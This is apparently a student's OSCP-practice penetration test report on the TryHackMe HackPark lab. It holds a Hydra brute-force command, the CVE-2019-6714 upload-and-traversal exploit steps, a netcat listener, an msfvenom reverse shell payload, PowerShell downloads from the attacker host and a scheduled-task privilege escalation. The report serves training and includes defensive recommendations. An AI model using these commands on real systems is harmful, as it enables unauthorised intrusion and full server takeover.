Offensive Security Certified Professional Exam Report - HackPark - THM

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-09-26

Table of Contents

High Level Summary

We were tasked to perform an internal penetration test towards the TryHackMe HackPark preparation for the Offensive Security Exam. During the preparation meeting, we got the following information about the target:

- Windows as Operating System

- Low privilege access (Our goal is to gain administrative privileges)


- No response to ICMP

A penetration test is an attack against internally connected systems to simulate real-world cyber criminal activities.

The scope of this test is to perform attacks to the room Steel Mountain using techniques and methodologies similar to those used during cyber attacks. This scopes included the following IP:

- **10.10.42.125**

By calling up this IP on the web browser, we got the following page:



Welcome to HackPark

HackPark amusements is a great place to bring the kids on a great hacking adventure!...

In our engagement, we were able to brute force the login page and log in into the administrative console. We used the default username admin and attempted with several passwords from a known wordlist. By browsing on the admin console, we found the service it is running and its version, BlogENgine.NET 3.3.6. On the Exploit Database, we found a known vulnerability for this version that allows remote command execution.

After adapting this exploit to our scenario, we were able to gain access to the server with the user *iis apppool\blog* which has low privilege. Despite low access, this user could also perform some enumeration and upload files. With this user, we discovered one scheduled task that is executed with administrative privilege and whose path can be read and written by this user.

We uploaded an executable that creates a connection back to our attacking machine, changed its name to the name of the executable of the service and waited a few minutes. After that, we got a connection to the server with administrative privileges.

Recommendation

Security should be thought of as an amount of layers that provides different levels of defense. For this engagement we would have the following levels:

- First level: **patch management**
    - Services should be updated to the latest version to avoid the exploitation of known vulnerabilities
- Second level: **user access**
    - Low privileged users should have as little access as possible and only the necessary to execute their expected tasks. This prevents the execution of commands that access and/or change the system's configuration and/or upload/download files
- Third level: **automatic defense**
    - The system should have antivirus, IPS and IDS installed that can detect anomaly activities or recognize potential malicious files. Those systems can detect, prevent and log suspicious actions.

Findings

1 - Service with known vulnerability

Severity

Description

Service	Vulnerability
Microsoft IIS httpd 8.5	CVE-2014-4078
BlogENgine.NET 3.3.6	CVE-2019-6714

Recommendation

2 - Information disclosure through network scan

Severity

Description

- Services and their version are disclosed by performing a network scan:

Microsoft IIS httpd 8.5

- Paths are disclosed

```
| http-enum:
|   /calendar/cal_search.php: ExtCalendar
|   /robots.txt: Robots file
|   /calendar/cal_cat.php: Calendarix
|   /archive/: Potentially interesting folder
|   /archives/: Potentially interesting folder
|   /author/: Potentially interesting folder
|   /contact/: Potentially interesting folder
|   /contacts/: Potentially interesting folder
|   /search/: Potentially interesting folder
|_  /search-ui/: Potentially interesting folder
```

- Weak encryption:

Diffie-Hellman Key Exchange Insufficient Group Strength

Recommendation

3 - Weak credentials allows access into the administrative console

Severity

Description

It is possible to login into the administrative console, by using the default username *admin* and a password found in the list of passwords found online: Rockyou.


To perform this login, we issued the following command:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz 10.10.42.125
http-post-form '/login.aspx:[redacted]UserName=^USER^&ctl00%24MainContent%24
```

```
LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+i
n:Login failed' -f -vV

# -l: try the login with the given username
# -P: user potential passwords from the selected wordlist
# http-post-form: the login page uses a HTTP POST type of request
# `...^USER^...^PASS^': By sending the request, those two placeholders will be
replaced by the username and by a word in the dictionary
# -f: Exit, if a correct combination is found
# -vV: Verbose mode, showing the attempt combinations
```


Hydra gave us the following result:



```
[ATTEMPT] target 10.10.53.3 - login "admin" - pass "rachelle" - 1441 of 14344399 [child 15] (0/0)
[80][http-post-form] host: 10.10.53.3   login: admin   password: 1qaz2wsx
[STATUS] attack finished for 10.10.53.3 (valid pair found)
```

admin:1qaz2wsx

We this credential, we were able to log in into the administrative console:



Not secure | 10.10.53.3/admin/#/

Administrator

DASHBOARD

CONTENT

CUSTOM

SETTINGS

ABOUT

DASHBOARD

STATS

Published posts	1
Published pages	0
Draft posts	0
Draft pages	0
Approved Comments	1
Unapproved Comments	1
Spam comments	0

LATEST COMMENTS

Reply from visitor2 on comment by visitor1.

Comment left by visitor1.

QUICK DRAFT

Title

Type here

SAVE

DRAFT POSTS

EMPTY

DRAFT PAGES

EMPTY

Recommendation

Change default credentials + use strong password

4 - Remote command execution on web server

Severity

Description

The BlogENgine.NET 3.3.6 contains a known vulnerability CVE-2019-6714, that can be accessed on the Exploit Database.

To exploit this vulnerability, we followed the steps described on the Exploit-Database:

1. On the http://10.10.10.10/admin/app/editor/editpost.cshtml, we upload a .ascx file called PostView. This file contains a code that triggers a connection to the attacking machine. The code is available on Appendix A of this report.


2. We start a listener on the attacking machine:

```
nc -lvpn 4445
```

3. We upload the script on the site.

4. We call up the file from the browser: http://10.10.42.125/?theme=../../App_Data/files/

Those steps allowed us access to the server:



```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
whoami
c:\windows\system32\inetsrv>whoami
iis apppool\blog
```

Recommendation


5 - Server configuration allows low privileged user to execute sensitive commands

Severity

Description

The configuration allows the server to upload files and execute other commands that may disclose misconfiguration or allow privilege escalation.

Download



```
C:\Windows\Temp>powershell Invoke-WebRequest -Uri http://10.9.1.255:80/winPEASx64.exe -Outfile winPEASx64.exe
dir
C:\Windows\Temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of C:\Windows\Temp
09/28/2023  09:31 AM    <DIR>          .
09/28/2023  09:31 AM    <DIR>          ..
09/28/2023  09:25 AM            73,802 Advanced.exe
08/06/2019  02:13 PM             8,795 Amazon_SSM_Agent_20190806141239.log
08/06/2019  02:13 PM           181,468 Amazon_SSM_Agent_20190806141239_000_AmazonSSMAgentMSI.log
08/06/2019  02:13 PM             1,206 cleanup.txt
08/06/2019  02:13 PM               421 cmdout
08/06/2019  02:11 PM                 0 DMI2EBC.tmp
08/03/2019  10:43 AM                 0 DMI4D21.tmp
08/06/2019  02:12 PM             8,743 EC2ConfigService_20190806141221.log
08/06/2019  02:12 PM           292,438 EC2ConfigService_20190806141221_000_WiXEC2ConfigSetup_64.log
09/28/2023  09:25 AM    <DIR>          Microsoft
09/28/2023  09:28 AM           600,579 PowerUp.ps1
08/06/2019  02:13 PM                21 stage1-complete.txt
08/06/2019  02:13 PM            28,495 stage1.txt
05/12/2019  09:03 PM           113,328 svcexec.exe
08/06/2019  02:13 PM                67 tmp.dat
09/28/2023  09:31 AM         1,969,152 winPEASx64.exe
              15 File(s)      3,278,515 bytes
               3 Dir(s)  39,121,047,552 bytes free
```

No antivirus detected

Modify files executed as root

Recommendation


6 - Privilege escalation by manipulating scheduled task

Severity

Description

Path of the scheduled task WindowsScheduler can be written and read by a low privileged user.

We modified the original file executed by the task and placed our own payload. Our file creates a connection back to our system:



```
C:\Users\jeff\Desktop>type user.txt
type user.txt
759bd8af507517bcfaede78a21a73e39
C:\Users\jeff\Desktop>whoami
whoami
hackpark\administrator
```

Recommendation

Narrative

Information Gathering

Network and Service Enumeration

To start our engagement, we perform a network scan using the tool nmapautomator. This tool allows you to execute several types of scans. We executed the following:

- Port scan: identify opened ports

```
./nmapAutomator.sh -H $target -t Port -o ../hacklab/Notes/park/ports
```

- Script scan: execute basic nmap scripts on the opened ports

```
./nmapAutomator.sh -H $target -t Script -o ../hacklab/Notes/park/ports
```

- Vuln scan: execute the nmap scan searching for known vulnerabilities

```
./nmapAutomator.sh -H $target -t Vulns -o ../hacklab/Notes/park/ports
```

We got the following results from those scans:

- Opened ports:

```
PORT    STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
```

- Script:

```
PORT    STATE SERVICE            VERSION
80/tcp   open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: hackpark | hackpark amusements
|_http-server-header: Microsoft-IIS/8.5
| http-robots.txt: 6 disallowed entries
| /Account/*.* /search /search.aspx /error404.aspx
|_/archive /archive.aspx
3389/tcp open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: HACKPARK
|   NetBIOS_Domain_Name: HACKPARK
|   NetBIOS_Computer_Name: HACKPARK
|   DNS_Domain_Name: hackpark
|   DNS_Computer_Name: hackpark
|   Product_Version: 6.3.9600
```

```
|_  System_Time: 2023-09-27T15:14:09+00:00
|_ssl-date: 2023-09-27T15:14:14+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=hackpark
| Not valid before: 2023-09-26T15:12:10
|_Not valid after:  2024-03-27T15:12:10
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


- Vulnerability scan

```
PORT   STATE SERVICE              VERSION
80/tcp   open  http               Microsoft IIS httpd 8.5
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.42.125
|   Found the following possible CSRF vulnerabilities:
|
|      Path: http://10.10.42.125:80/
|      Form id: aspnetform
|      Form action: /
|
|      Path: http://10.10.42.125:80/Account/login.aspx?ReturnURL=/admin/
|      Form id: form1
|      Form action: login.aspx?ReturnURL=%2fadmin%2f
|
|      Path: http://10.10.42.125:80/post/welcome-to-hack-park
|      Form id: aspnetform
|      Form action: /post/welcome-to-hack-park
|
|      Path: http://10.10.42.125:80/author/Admin
|      Form id: aspnetform
|      Form action: /author/Admin
|
|      Path: http://10.10.42.125:80/category/BlogEngineNET
|      Form id: aspnetform
|_     Form action: /category/BlogEngineNET
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| vulners:
|   cpe:/a:microsoft:internet_information_services:8.5:
```

```
|_      CVE-2014-4078   5.1        https://vulners.com/cve/CVE-2014-4078
|_http-server-header: Microsoft-IIS/8.5
| http-enum:
|   /calendar/cal_search.php: ExtCalendar
|   /robots.txt: Robots file
|   /calendar/cal_cat.php: Calendarix
|   /archive/: Potentially interesting folder
|   /archives/: Potentially interesting folder
|   /author/: Potentially interesting folder
|   /contact/: Potentially interesting folder
|   /contacts/: Potentially interesting folder
|   /search/: Potentially interesting folder
|_  /search-ui/: Potentially interesting folder
3389/tcp open  ssl/ms-wbt-server?
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|     Transport Layer Security (TLS) services that use Diffie-Hellman groups
|     of insufficient strength, especially those using one of a few commonly
|     shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|     WEAK DH GROUP 1
|           Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
|           Modulus Type: Safe prime
|           Modulus Source: RFC2409/Oakley Group 2
|           Modulus Length: 1024
|           Generator Length: 1024
|           Public Key Length: 1024
|     References:
|_    https://weakdh.org
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Exploiting Login Page

The website contains a login page that we attempted to brute force:



For this attack, we issued the following command with the tool hydra, which is a login cracker:


```
hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz 10.10.42.125 http-post-form '/login.aspx:[redacted]UserName=^USER^&ctl00%24MainContent%24
LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+i
n:Login failed' -f -vV


# -l: try the login with the given username
# -P: user potential passwords from the selected wordlist
# http-post-form: the login page uses a HTTP POST type of request
# `...^USER^...^PASS^': By sending the request, those two placeholders will be replaced by the username and by a word in the dictionary
# -f: Exit, if a correct combination is found
# -vV: Verbose mode, showing the attempt combinations
```

We decided to try the username *admin*, since it is a default username and often not changed by users. Hydra gave us the following combination

`admin:1qaz2wsx`

With this credentials, we are able to login into the administrative console:


Not secure | 10.10.53.3/admin/#/

Administrator

DASHBOARD

CONTENT

CUSTOM

SETTINGS

ABOUT

STATS

Published posts	1
Published pages	0
Draft posts	0
Draft pages	0
Approved Comments	1
Unapproved Comments	1
Spam comments	0

LATEST COMMENTS

Reply from visitor2 on comment by visitor1.

Comment left by visitor1.

QUICK DRAFT

Title

Type here

SAVE

DRAFT POSTS


EMPTY

DRAFT PAGES

EMPTY

Exploiting the administrative console

Navigating on the administrative console, we found the of the service BlogEngine.NET:


Your BlogEngine.NET Specification

Version:	3.3.6.0
Configuration:	Single blog

BlogENgine.NET 3.3.6 contains a known vulnerability available on the Exploit Database, which allows an attacker to perform Directory Traversal and Remote Code Execution. This vulnerability is also documented in the CVE-2019-6714.

To exploit this vulnerability, we followed the steps described on the Exploit-Database:

1. On the http://10.10.10.10/admin/app/editor/editpost.cshtml, we upload a .ascx file called PostView. This file contains a code that triggers a connection to the attacking machine. The code is available on Appendix A of this report.


2. We start a listener on the attacking machine:

```
nc -lvpn 4445
```

3. We upload the script on the site.

4. We call up the file from the browser: http://10.10.42.125/?theme=../../App_Data/files/

Those steps allowed us access to the server:



```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
whoami
c:\windows\system32\inetsrv>whoami
iis apppool\blog
```

Creating a reverse shell and exploiting the server

We used our access to find vulnerabilities on the target. We issued some commands to find system information, but we also uploaded the executable winPEAS automates this task.


We then transferred this file to the target using a python web server:

```
sudo python3 -m http.server 80
```

And on the target, we download the file with the next command:

```
powershell Invoke-WebRequest -Uri http://10.9.1.255:80/winPEASx64.exe -Outfile winPEASx64.exe
```

The file is available on the server:



```
C:\Windows\Temp>powershell Invoke-WebRequest -Uri http://10.9.1.255:80/winPEASx64.exe -Outfile winPEASx64.exe
dir
C:\Windows\Temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of C:\Windows\Temp
09/28/2023  09:31 AM    <DIR>          .
09/28/2023  09:31 AM    <DIR>          ..
09/28/2023  09:25 AM            73,802 Advanced.exe
08/06/2019  02:13 PM             8,795 Amazon_SSM_Agent_20190806141239.log
08/06/2019  02:13 PM           181,468 Amazon_SSM_Agent_20190806141239_000_AmazonSSMAgentMSI.log
08/06/2019  02:13 PM             1,206 cleanup.txt
08/06/2019  02:13 PM               421 cmdout
08/06/2019  02:11 PM                 0 DMI2EBC.tmp
08/03/2019  10:43 AM                 0 DMI4D21.tmp
08/06/2019  02:12 PM             8,743 EC2ConfigService_20190806141221.log
08/06/2019  02:12 PM           292,438 EC2ConfigService_20190806141221_000_WiXEC2ConfigSetup_64.log
09/28/2023  09:25 AM    <DIR>          Microsoft
09/28/2023  09:28 AM           600,579 PowerUp.ps1
08/06/2019  02:13 PM                21 stage1-complete.txt
08/06/2019  02:13 PM            28,495 stage1.txt
05/12/2019  09:03 PM           113,328 svcexec.exe
08/06/2019  02:13 PM                67 tmp.dat
09/28/2023  09:31 AM         1,969,152 winPEASx64.exe
              15 File(s)      3,278,515 bytes
               3 Dir(s)  39,121,047,552 bytes free
```


Using the same web server, we created an executable reverse shell with msfvenom, to generate stabler connection:

msfvenom -p windows/shell_reverse_tcp LHOST=10.9.1.255 LPORT=4443 -f exe -o Advanced.exe


We upload it on the target:

powershell Invoke-WebRequest -Uri http://10.9.1.255:80/Advanced.exe -Outfile Advanced.exe

Among other things, this script gave us potential entry points for privilege escalation:



```
    WindowsScheduler(Splinterware Software Solutions - System Scheduler Service)[C:\PROGRA~2\SYSTEM~1\WService.exe]
- Auto - Running
    File Permissions: Everyone [WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\SystemScheduler (Everyone [WriteData/CreateFiles
])
    System Scheduler Service Wrapper
```



```
 RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
 Key: Common Startup
 Folder: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup (Unquoted and Space detected)

 RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
 Key: Common Startup
 Folder: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup (Unquoted and Space detected)

 RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
 Key: Userinit
 Folder: C:\Windows\system32
 File: C:\Windows\system32\userinit.exe,

 RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
 Key: Shell
 Folder: None (PATH Injection)
 File: explorer.exe
```

